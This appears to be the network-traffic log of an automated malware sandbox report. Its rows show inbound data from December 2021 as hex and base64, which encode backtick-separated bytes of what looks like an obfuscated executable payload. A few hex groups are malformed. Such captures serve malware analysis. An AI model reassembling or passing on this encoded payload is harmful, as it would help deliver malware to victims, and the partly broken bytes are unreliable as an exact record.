59 44 68 43 4c 47 42 Data Ascii: MCxgNjgsYDA2LGAwMixgMDAsYDAwLGA1MCxgOEQsYDhELGBGQSxgRkQsYEZGLGBGRixg NTEsYDMzLGBGNixgNjYsYDg5LGA4NSxgRjgsYEZELGBGRixgRkYsYEU4LGA3OCxgM0MsYDAxLGAwMCxg NTMsYEU4LGBFMixgM0UsYDAxLGAwMCxgODMsYEM0LGAxMCxgODUsYEMwLGA3NCxgMUYsYDhELGBCRCxg RjgsYEZELGBGRixgRkYsYDhCLGB
2021-12-02 17:36:08 UTC	1079	IN	Data Raw: 4e 53 78 67 4d 44 45 73 59 44 41 77 4c 47 41 34 51 69 78 67 52 44 67 73 59 44 68 45 4c 47 41 31 4e 53 78 67 52 6a 41 73 59 44 55 79 4c 47 41 31 4e 69 78 67 52 54 67 73 59 45 4d 31 4c 47 42 47 4d 43 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 34 4c 47 41 34 4e 53 78 67 51 7a 41 73 59 44 42 47 4c 47 41 34 4e 43 78 67 4d 44 6b 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 45 4c 47 41 34 4e 53 78 67 52 54 41 73 59 45 59 35 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 55 77 4c 47 41 34 52 43 78 67 4e 45 51 73 59 45 59 77 4c 47 41 31 4d 53 78 67 52 54 67 73 59 45 4a 42 4c 47 42 47 4d 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 34 4c 47 41 34 52 43 78 67 51 54 51 73 59 44 49 30 4c 47 41 Data Ascii: NSxgMDEsYDAwLGA4QixgRDgsYDhELGA1NSxgRjAsYDUyLGA1NixgRTgsYEM1LGBGMCxgRkYsYEZGLG A4MyxgQzQsYDA4LGA4NSxgQzAsYDBGLGA4NCxgMDksYDAxLGAwMCxgMDAsYDhELGA4NSxgRTAsYEY5LG BGRixgRkYsYDUwLGA4RCxgNEQsYEYwLGA1MSxgRTgsYEJBLGBGMixgRkYsYEZGLGA4MyxgQzQsYDA4LG A4RCxgQTQsYDI0LGA
2021-12-02 17:36:08 UTC	1095	IN	Data Raw: 4f 53 78 67 52 6b 55 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 54 4d 73 59 44 55 77 4c 47 41 34 4f 43 78 67 4e 55 51 73 59 45 52 44 4c 47 41 34 4f 43 78 67 4e 55 51 73 59 45 4d 30 4c 47 41 34 4f 43 78 67 4e 55 51 73 59 45 46 44 4c 47 41 34 4f 43 78 67 4f 55 51 73 59 45 49 34 4c 47 42 47 52 53 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 46 4f 43 78 67 4e 30 45 73 59 44 49 30 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 45 4d 73 59 44 5a 42 4c 47 41 78 4e 43 78 67 52 54 67 73 59 45 4e 44 4c 47 41 30 52 53 78 67 4d 44 45 73 59 44 41 77 4c 47 41 34 4d 79 78 67 51 7a 41 73 59 44 41 79 4c 47 41 31 4d 43 78 67 4f 45 51 73 59 44 52 45 4c 47 42 44 4e 43 78 67 4e 54 45 73 59 45 55 34 4c 47 42 42 4d 79 78 67 51 7a 49 73 59 44 41 77 4c 47 41 Data Ascii: OSxgRkUsYEZGLGBGRixgNTMsYDUwLGA4OCxgNUQsYERDLGA4OCxgNUQsYEM0LGA4OCxg NUQsYEFDLGA4OCxgOUQsYEI4LGBGRSxgRkYsYEZGLGBFOCxgN0EsYDI0LGAwMSxgMDAsYDgzLGBDNCxg MEMsYDZBLGAxNCxgRTgsYENDLGA0RSxgMDEsYDAwLGA4MyxgQzAsYDAyLGA1MCxgOEQsYDRELGBDNCxg NTEsYEU4LGBBMyxgQzIsYDAwLGA
2021-12-02 17:36:08 UTC	1111	IN	Data Raw: 4d 43 78 67 4d 44 51 73 59 44 4e 43 4c 47 42 44 52 69 78 67 4e 30 4d 73 59 44 6c 46 4c 47 41 34 51 69 78 67 4e 54 55 73 59 44 45 77 4c 47 41 7a 51 69 78 67 51 30 45 73 59 44 64 45 4c 47 41 31 51 69 78 67 4d 45 59 73 59 45 49 32 4c 47 41 7a 51 79 78 67 4d 7a 45 73 59 45 4d 78 4c 47 42 46 52 69 78 67 4d 44 49 73 59 44 68 42 4c 47 41 31 51 79 78 67 4d 30 51 73 59 45 4d 77 4c 47 41 30 51 53 78 67 4f 44 67 73 59 44 45 34 4c 47 41 7a 51 69 78 67 51 30 45 73 59 44 63 31 4c 47 41 78 4e 69 78 67 4d 45 59 73 59 45 4a 46 4c 47 41 77 51 79 78 67 4d 7a 45 73 59 44 67 7a 4c 47 42 46 4d 53 78 67 4d 44 4d 73 59 44 41 7a 4c 47 42 44 4f 53 78 67 4f 45 45 73 59 44 55 30 4c 47 42 44 52 43 78 67 51 7a 41 73 59 44 67 4c 47 41 31 4d 43 78 67 4d 44 45 73 59 45 4d 32 4c 47 41 Data Ascii: MCxgMDQsYDNCLGBDRixgN0MsYDlFLGA4QixgNTUsYDEwLGAzQixgQ0EsYDdELGA1QixgMEYsYEI2LG AzQyxgMzEsYEMxLGBFRixgMDIsYDhBLGA1QyxgM0QsYEMwLGA0QSxgODgsYDE4LGAzQixgQ0EsYDc1LG AxNixgMEYsYEJFLGAwQyxgMzEsYDgzLGBFMSxgMDMsYDAzLGBDOSxgOEEsYDU0LGBDRCxgQzAsYDg4LG A1MCxgMDEsYEM2LGA
2021-12-02 17:36:08 UTC	1127	IN	Data Raw: 4d 43 78 67 4e 54 59 73 59 44 55 33 4c 47 41 7a 4d 79 78 67 51 7a 41 73 59 44 59 34 4c 47 41 77 4e 69 78 67 4d 44 49 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 41 73 59 44 68 45 4c 47 41 34 52 43 78 67 4f 45 55 73 59 45 5a 45 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 68 45 4c 47 41 7a 4e 43 78 67 4d 55 49 73 59 44 55 78 4c 47 41 34 4f 53 78 67 4e 7a 55 73 59 45 5a 44 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 67 31 4c 47 41 34 51 79 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 54 67 73 59 44 63 77 4c 47 41 77 51 79 78 67 4d 44 45 73 59 44 41 77 4c 47 41 34 51 69 78 67 4e 44 55 73 59 44 41 34 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 6b 31 4c 47 41 34 51 79 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 Data Ascii: MCxgNTYsYDU3LGAzMyxgQzAsYDY4LGAwNixgMDIsYDAwLGAwMCxgNTAsYDhELGA4RCxg OEUsYEZELGBGRixgRkYsYDhELGAzNCxgMUIsYDUxLGA4OSxgNzUsYEZDLGA2NixgODksYDg1LGA4Qyxg RkQsYEZGLGBGRixgRTgsYDcwLGAwQyxgMDEsYDAwLGA4QixgNDUsYDA4LGA2QSxgMDAsYDZBLGAwMCxg OEQsYDk1LGA4QyxgRkQsYEZGLGB
2021-12-02 17:36:08 UTC	1143	IN	Data Raw: 51 69 78 67 4d 44 4d 73 59 44 68 43 4c 47 41 31 52 43 78 67 52 6a 67 73 59 44 67 7a 4c 47 41 33 52 43 78 67 4d 44 67 73 59 44 41 77 4c 47 41 33 4e 43 78 67 4d 55 51 73 59 44 5a 42 4c 47 41 30 51 79 78 67 4e 54 59 73 59 45 55 34 4c 47 42 43 4d 53 78 67 4f 45 59 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 44 55 31 4c 47 41 77 4f 43 78 67 4e 54 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 31 4d 69 78 67 4e 54 63 73 59 45 55 34 4c 47 41 32 4d 69 78 67 4f 54 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 78 51 79 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 47 51 79 78 67 52 54 67 73 59 44 5a 47 4c 47 41 7a 4d 79 78 67 4d 44 45 73 59 44 4d 30 4c 47 41 79 4d 43 78 67 4f 44 6b 73 59 44 67 31 4c 47 41 33 51 79 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 79 4d 43 78 67 4f 44 6b 73 59 44 67 31 4c 47 41 33 51 79 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4d 30 49 73 59 44 4d 73 59 44 68 43 4c 47 41 30 4e 53 78 67 52 6b 4d 73 59 44 68 45 4c 47 41 Data Ascii: QixgMDMsYDhCLGA1RCxgRjgsYDgzLGA3RCxgMDgsYDAwLGA3NCxgMUQsYDZBLGA0Qyxg NTYsYEU4LGBCMSxgOEYsYDAwLGAwMCxgOEIsYDU1LGAwOCxgNTAsYDZBLGAwMCxgNkEsYDAwLGA1Mixg NTcsYEU4LGA2MixgOTAsYDAwLGAwMCxgODMsYEM0LGAxQyxgODksYDQ1LGBGQyxgRTgsYDZGLGAzMyxg MDEsYDAwLGA4OSxgNzAsYDAzLGA
2021-12-02 17:36:08 UTC	1159	IN	Data Raw: 4f 43 78 67 4f 45 49 73 59 44 51 33 4c 47 41 77 4f 43 78 67 4f 45 49 73 59 44 68 45 4c 47 41 33 51 79 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 6b 73 59 44 41 34 4c 47 41 34 51 69 78 67 4d 54 63 73 59 44 68 43 4c 47 41 30 4e 53 78 67 4d 54 51 73 59 44 5a 42 4c 47 41 77 4d 69 78 67 4e 54 49 73 59 44 55 77 4c 47 41 77 4d 43 78 67 4e 54 63 73 59 45 55 34 4c 47 42 45 4e 53 78 67 52 6b 45 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 79 4d 43 78 67 4f 44 6b 73 59 44 67 31 4c 47 41 33 51 79 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4d 30 49 73 59 45 4d 7a 4c 47 41 33 4e 43 78 67 4e 44 4d 73 59 44 68 43 4c 47 41 Data Ascii: OCxgOEIsYDQ3LGAwOCxgOEIsYDhELGA3QyxgRkQsYEZGLGBGRixgODksYDA4LGA4QixgMTcsYDhCLG A0NSxgMTQsYDZBLGAwMixgNTIsYDUwLGA4RCxgNEQsYDA4LGA1MSxgNTYsYEU4LGBENSxgRkEsYEZGLG BGRixgODMsYEM0LGAyMCxgODksYDg1LGA3QyxgRkQsYEZGLGBGRixgM0IsYEMzLGA3NCxgNDMsYDhCLG A0NSxgRkMsYDhELGA

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	1175	IN	Data Raw: 4d 69 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 34 52 43 78 67 4e 44 55 73 59 44 41 34 4c 47 41 31 4d 43 78 67 4e 54 59 73 59 45 55 34 4c 47 42 43 4e 79 78 67 52 6b 45 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 79 4d 43 78 67 4f 44 4d 73 59 45 4a 46 4c 47 41 31 4e 43 78 67 4d 45 49 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 63 30 4c 47 41 79 4e 53 78 67 4f 45 51 73 59 44 68 45 4c 47 41 77 4d 43 78 67 52 6b 4d 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 54 45 73 59 45 55 34 4c 47 42 45 52 69 78 67 52 55 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 4d 73 59 45 4d 77 4c 47 41 31 4d 43 78 67 4f 45 49 73 59 44 67 32 4c 47 41 31 4e 43 78 67 4d 45 49 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 6b 31 4c 47 41 Data Ascii: MixgNkEsYDAwLGA4RCxgNDUsYDA4LGA1MCxgNTYsYEU4LGBCNyxgRkEsYEZGLGBGRixg ODMsYEM0LGAyMCxgODMsYEJFLGA1NCxgMEIsYDAwLGAwMCxgMDAsYDc0LGAyNSxgOEQsYDhELGAwMCxg RkMsYEZGLGBGRixgNTEsYEU4LGBERixgRUEsYDAwLGAwMCxgMDMsYEMwLGA1MCxgOEIsYDg2LGA1NCxg MEIsYDAwLGAwMCxgOEQsYDk1LGA
2021-12-02 17:36:08 UTC	1191	IN	Data Raw: 51 69 78 67 52 6a 67 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 55 4d 73 59 44 67 31 4c 47 42 47 52 69 78 67 4d 45 59 73 59 44 67 30 4c 47 41 35 51 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 45 73 59 45 5a 47 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 34 4c 47 41 77 4d 43 78 67 4e 7a 59 73 59 44 41 33 4c 47 42 43 52 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4f 43 78 67 4d 44 41 73 59 45 56 43 4c 47 41 77 4e 53 78 67 4f 44 4d 73 59 45 5a 47 4c 47 41 30 4f 43 78 67 4e 7a 59 73 59 44 55 77 4c 47 41 31 4d 79 78 67 4f 45 49 73 59 44 6c 46 4c 47 42 45 4f 43 78 67 4d 44 63 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 55 73 59 45 52 43 4c 47 41 33 4e 43 78 67 4e 44 51 73 59 44 4 5a 42 4c 47 41 77 4e 53 78 67 4f 45 51 73 59 44 55 31 4c 47 42 Data Ascii: QixgRjgsYDgzLGBDNCxgMUMsYDg1LGBGRixgMEYsYDg0LGA5QixgMDAsYDAwLGAwMCxgODEsYEZGLG AwMCxgMDAsYDA4LGAwMCxgNzYsYDA3LGBCRixgMDAsYDAwLGAwOCxgMDAsYEVCLGAwNSxgODMsYEZGLG A0OCxgNzYsYDUwLGA1MyxgOEIsYDlFLGBEOCxgMDcsYDAwLGAwMCxgODUsYERCLGA3NCxgNDQsYDZBLG AwNSxgOEQsYDU1LGB
2021-12-02 17:36:08 UTC	1207	IN	Data Raw: 4d 43 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 32 51 53 78 67 4d 54 55 73 59 44 68 45 4c 47 41 34 52 53 78 67 52 6a 41 73 59 44 41 34 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 55 78 4c 47 41 31 4e 69 78 67 51 7a 63 73 59 44 67 77 4c 47 41 7a 4d 43 78 67 4d 6a 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 45 55 34 4c 47 41 32 4f 43 78 67 4e 55 4d 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 78 4d 43 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 33 4e 43 78 67 4d 45 45 73 59 44 55 77 4c 47 41 31 4e 6 9 78 67 52 54 67 73 59 44 5a 42 4c 47 42 47 52 53 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 34 4c 47 41 31 52 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 Data Ascii: MCxgNkEsYDAwLGA2QSxgMTUsYDhELGA4RSxgRjAsYDA4LGAwMCxgMDAsYDUxLGA1NixgQzcsYDgwLG AzMCxgMjAsYDAwLGAwMCxgMDEsYDAwLGAwMCxgMDAsYEU4LGA2OCxgNUMsYDAwLGAwMCxgODMsYEM0LG AxMCxgODUsYEMwLGA3NCxgMEEsYDUwLGA1NixgRTgsYDZBLGBGRSxgRkYsYEZGLGA4MyxgQzQsYDA4LG A1RSxgNUQsYEMzLGA
2021-12-02 17:36:08 UTC	1223	IN	Data Raw: 52 69 78 67 52 6b 59 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 41 73 59 45 4d 32 4c 47 41 34 4e 53 78 67 4d 6b 4d 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 41 77 4c 47 42 46 4f 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 45 4c 47 41 34 52 43 78 67 4d 6b 4d 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 5a 42 4c 47 41 77 4e 69 78 67 4e 54 45 73 59 45 55 34 4c 47 41 78 4e 53 78 67 52 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 6b 31 4c 47 41 79 51 79 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 47 52 6 9 78 67 4e 54 49 73 59 44 68 45 4c 47 41 31 52 69 78 67 4d 55 4d 73 59 44 55 7a 4c 47 42 46 4f 43 78 67 52 6a 55 73 59 45 49 79 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 67 7a 4c 47 42 Data Ascii: RixgRkYsYDZBLGAwMCxgNTAsYEM2LGA4NSxgMkMsYEZGLGBGRixgRkYsYDAwLGBFOCxg ODMsYEM0LGAwMCxgMDAsYDhELGA4RCxgMkMsYEZGLGBGRixgRkYsYDZBLGAwNixgNTEsYEU4LGAxNSxg RDAsYDAwLGAwMCxgOEQsYDk1LGAyQyxgRkYsYEZGLGBGRixgNTIsYDhELGA1RixgMUMsYDUzLGBFOCxg RjUsYElyLGBGRixgRkYsYDgzLGB
2021-12-02 17:36:08 UTC	1239	IN	Data Raw: 4f 53 78 67 4e 6a 51 73 59 45 4d 32 4c 47 41 30 4e 53 78 67 52 6a 67 73 59 44 41 77 4c 47 42 46 4f 43 78 67 52 6a 6b 73 59 45 4a 46 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 67 73 59 44 5a 42 4c 47 41 77 4d 53 78 67 4e 6b 45 73 59 44 46 42 4c 47 41 31 4e 69 78 67 52 54 67 73 59 45 56 44 4c 47 42 43 51 53 78 67 4d 44 41 73 59 44 41 34 51 69 78 67 4e 55 51 73 59 44 41 34 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 41 30 4c 47 41 34 52 43 78 67 4f 45 4d 73 59 44 51 33 4c 47 41 32 4f 43 78 67 4d 44 67 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 45 73 59 44 55 7a 4c 47 42 46 4f 43 78 67 4e 44 67 73 59 45 46 42 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 4d 7a 4c 47 42 44 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 Data Ascii: OSxgNjQsYEM2LGA0NSxgRjgsYDAwLGBFOCxgRjksYEJFLGAwMCxgMDAsYDgzLGBDNCxgMDgsYDZBLG AwMSxgNkEsYDFBLGA1NixgRTgsYEVDLGBCQSxgMDAsYDAwLGA4QixgNUQsYDA4LGA4MyxgQzQsYDA0LG A4RCxgOEMsYDQ3LGA2OCxgMDgsYDAwLGAwMCxgNTEsYDUzLGBFOCxgNDgsYEFBLGBGRixgRkYsYDMzLG BDMCxgODMsYEM0LGA
2021-12-02 17:36:08 UTC	1255	IN	Data Raw: 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 42 51 79 78 67 51 6a 67 73 59 44 63 79 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 42 52 53 78 67 51 6a 67 73 59 44 59 78 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 43 4d 43 78 67 4d 7a 4d 73 59 45 4d 77 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 43 4e 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 43 4f 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 43 51 79 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 44 4d 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 44 4e 43 78 67 51 6a 67 73 59 44 51 7a 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 Data Ascii: NixgODksYDQ1LGBBQyxgQjgsYDcyLGAwMCxgMDAsYDAwLGA2NixgODksYDQ1LGBBRSxgQjgsYDYxLG AwMCxgMDAsYDAwLGA2NixgODksYDQ1LGBCMCxgMzMsYEMwLGA2NixgODksYDQ1LGBCMixgODksYDQ1LG BCNCxgODksYDQ1LGBCOCxgODksYDQ1LGBCQyxgODksYDQ1LGBDMCxgODksYDQ1LGBDNCxgQjgsYDQzLG AwMCxgMDAsYDAwLGA
2021-12-02 17:36:08 UTC	1271	IN	Data Raw: 52 69 78 67 52 44 45 73 59 44 68 43 4c 47 41 31 4e 53 78 67 52 6b 4d 73 59 44 5a 42 4c 47 41 77 4d 53 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 47 4e 43 78 67 4f 45 49 73 59 44 67 32 4c 47 42 44 4d 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 49 73 59 45 5a 47 4c 47 42 42 45 4d 43 78 67 4f 45 49 73 59 44 52 45 4c 47 42 47 47 51 79 78 67 4f 45 49 73 59 44 6b 32 4c 47 42 44 4e 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 4 41 79 4c 47 41 31 4d 53 78 67 4f 45 49 73 59 45 51 34 4c 47 42 47 52 69 78 67 52 44 49 73 59 44 68 43 4c 47 41 34 52 53 78 67 51 7a 67 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 35 4c 47 41 30 4e 53 78 67 52 6a 67 73 59 44 68 43 4c 47 41 30 4e 53 78 67 52 6b 4d 73 59 44 5a 42 4c 47 41 Data Ascii: RixgRDEsYDhCLGA1NSxgRkMsYDZBLGAwMSxgODksYDQ1LGBGNCxgOEIsYDg2LGBDMCxg MDEsYDAwLGAwMCxgNTIsYEZGLGBEMCxgOEIsYDRELGBGQyxgOEIsYDk2LGBDNCxgMDEsYDAwLGAwMCxg NkEsYDAyLGA1MSxgOEIsYEQ4LGBGRixgRDIsYDhCLGA4RSxgQzgsYDAxLGAwMCxgMDAsYDg5LGA0NSxg RjgsYDhCLGA0NSxgRkMsYDZBLGA

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	1279	IN	Data Raw: 4f 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 4f 53 78 67 4e 30 51 73 59 45 59 30 4c 47 41 34 52 43 78 67 4e 54 41 73 59 44 41 79 4c 47 41 32 4e 69 78 67 4f 45 49 73 59 44 41 34 4c 47 41 34 4d 79 78 67 51 7a 41 73 59 44 41 79 4c 47 41 32 4e 69 78 67 4f 44 55 73 59 45 4d 35 4c 47 41 33 4e 53 78 67 52 6a 55 73 59 44 68 43 4c 47 41 33 4e 53 78 67 4d 44 67 73 59 44 4a 43 4c 47 42 44 4d 69 78 67 52 44 45 73 59 45 59 34 4c 47 41 34 52 43 78 67 4e 54 51 73 59 44 41 77 4c 47 41 77 4d 69 78 67 4d 7a 4d 73 59 45 4d 77 4c 47 41 34 4f 53 78 67 4e 54 55 73 59 45 59 77 4c 47 41 7a 4d 79 78 67 52 44 49 73 59 44 59 32 4c 47 41 34 4f 53 78 67 4e 54 55 73 59 45 51 30 4c 47 41 34 51 69 78 67 4f 54 59 73 59 44 41 30 4c 47 41 77 51 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 Data Ascii: OCxgMDAsYDAwLGA4OSxgN0QsYEY0LGA4RCxgNTAsYDAyLGA2NixgOEIsYDA4LGA4MyxgQzAsYDAyLGA2NixgODUsYEM5LGA3NSxgRjUsYDhCLGA3NSxgMDgsYDJCLGBDMixgRDEsYEY4LGA4RCxgNTQsYDAwLGAwMixgMzMsYEMwLGA4OSxgNTUsYEYwLGAzMyxgRDIsYDY2LGA4OSxgNTUsYEQ0LGA4QixgOTYsYDA0LGAwQSxgMDAsYDAwLGA
2021-12-02 17:36:08 UTC	1295	IN	Data Raw: 51 79 78 67 4f 44 6b 73 59 44 51 31 4c 47 41 35 4d 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 41 35 4e 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 43 52 53 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 44 4d 69 78 67 4e 6a 59 73 59 44 67 35 4c 47 41 30 4e 53 78 67 51 7a 59 73 59 44 59 32 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 51 30 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 51 32 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 52 42 4c 47 41 32 4e 69 78 67 4f 44 6b 73 59 44 51 31 4c 47 42 45 52 53 78 67 4f 45 49 73 59 44 51 31 4c 47 41 78 4e 43 78 67 4d 7a 4d 73 59 45 4d 35 4c 47 42 44 4e 79 78 67 4e 44 55 73 59 45 55 77 4c 47 41 77 52 43 78 67 4d 44 41 73 59 44 42 42 4c 47 41 77 4d 43 78 67 4e 6a 59 73 59 44 67 35 4c 47 41 31 4e 53 78 67 52 54 51 73 59 45 4d 33 4c 47 41 Data Ascii: QyxgODksYDQ1LGA5MCxgODksYDQ1LGA5NCxgODksYDQ1LGBCRSxgODksYDQ1LGBDMixgNjYsYDg5LGA0NSxgQzYsYDY2LGA4OSxgNDUsYEQ0LGA4OSxgNDUsYEQ2LGA4OSxgNDUsYERBLGA2NixgODksYDQ1LGBERSxgOEIsYDQ1LGAxNCxgMzMsYEM5LGBDNyxgNDUsYEUwLGAwRCxgMDAsYDBBLGAwMCxgNjYsYDg5LGA1NSxgRTQsYEM3LGA
2021-12-02 17:36:08 UTC	1311	IN	Data Raw: 4f 43 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 77 52 69 78 67 4f 44 55 73 59 44 4e 46 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 41 77 4c 47 42 46 51 69 78 67 4d 44 6b 73 59 44 68 45 4c 47 42 42 4e 43 78 67 4d 6a 51 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 51 69 78 67 52 6b 59 73 59 44 68 43 4c 47 41 34 4e 53 78 67 51 55 4d 73 59 45 59 33 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 68 43 4c 47 41 31 4e 53 78 67 52 54 41 73 59 44 67 7a 4c 47 42 44 4d 43 78 67 4d 44 49 73 59 44 55 77 4c 47 41 34 52 43 78 67 4f 45 51 73 59 45 49 77 4c 47 42 47 4e 79 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 31 4d 53 78 67 4e 54 49 73 59 45 55 34 4c 47 42 46 4e 69 78 67 4f 44 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 6a 67 73 59 44 45 35 4c 47 41 Data Ascii: OCxgODUsYEMwLGAwRixgODUsYDNFLGAwMSxgMDAsYDAwLGBFQixgMDksYDhELGBBNCxgMjQsYDAwLGAwMCxgMDAsYDAwLGA4QixgRkYsYDhCLGA4NSxgQUMsYEY3LGBGRixgRkYsYDhCLGA1NSxgRTAsYDgzLGBDMCxgMDIsYDUwLGA4RCxgOEQsYEIwLGBGNyxgRkYsYEZGLGA1MSxgNTIsYEU4LGBFNixgODEsYDAwLGAwMCxgNjgsYDE5LGA
2021-12-02 17:36:08 UTC	1327	IN	Data Raw: 4d 43 78 67 4d 44 41 73 59 44 4d 7a 4c 47 42 45 4d 69 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 78 4f 43 78 67 4d 30 49 73 59 45 4d 79 4c 47 41 33 52 43 78 67 4d 54 55 73 59 44 68 43 4c 47 41 78 4e 79 78 67 4e 54 49 73 59 44 55 32 4c 47 42 46 4f 43 78 67 51 6a 41 73 59 44 56 44 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 67 73 59 44 56 47 4c 47 41 31 52 53 78 67 4d 7a 4d 73 59 45 4d 77 4c 47 41 31 51 69 78 67 4f 45 49 73 59 45 55 31 4c 47 41 31 52 43 78 67 51 7a 4d 73 59 44 68 43 4c 47 41 30 4e 53 78 67 52 54 67 73 59 44 68 43 4c 47 41 30 52 43 78 67 4d 54 51 73 59 44 4e 45 4c 47 41 77 4d 43 78 67 4e 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 7a 59 73 59 44 45 79 4c 47 41 34 4d 79 78 67 52 6a 6b 73 59 44 42 45 4c 47 41 Data Ascii: MCxgMDAsYDMzLGBEMixgODMsYEM0LGAxOCxgM0IsYEMyLGA3RCxgMTUsYDhCLGAxNyxgNTIsYDU2LGBFOCxgQjAsYDVDLGAwMCxgMDAsYDgzLGBDNCxgMDgsYDVGLGA1RSxgMzMsYEMwLGA1QixgOEIsYEU1LGA1RCxgQzMsYDhCLGA0NSxgRTgsYDhCLGA0RCxgMTQsYDNELGAwMCxgNDAsYDAwLGAwMCxgNzYsYDEyLGA4MyxgRjksYDBELGA
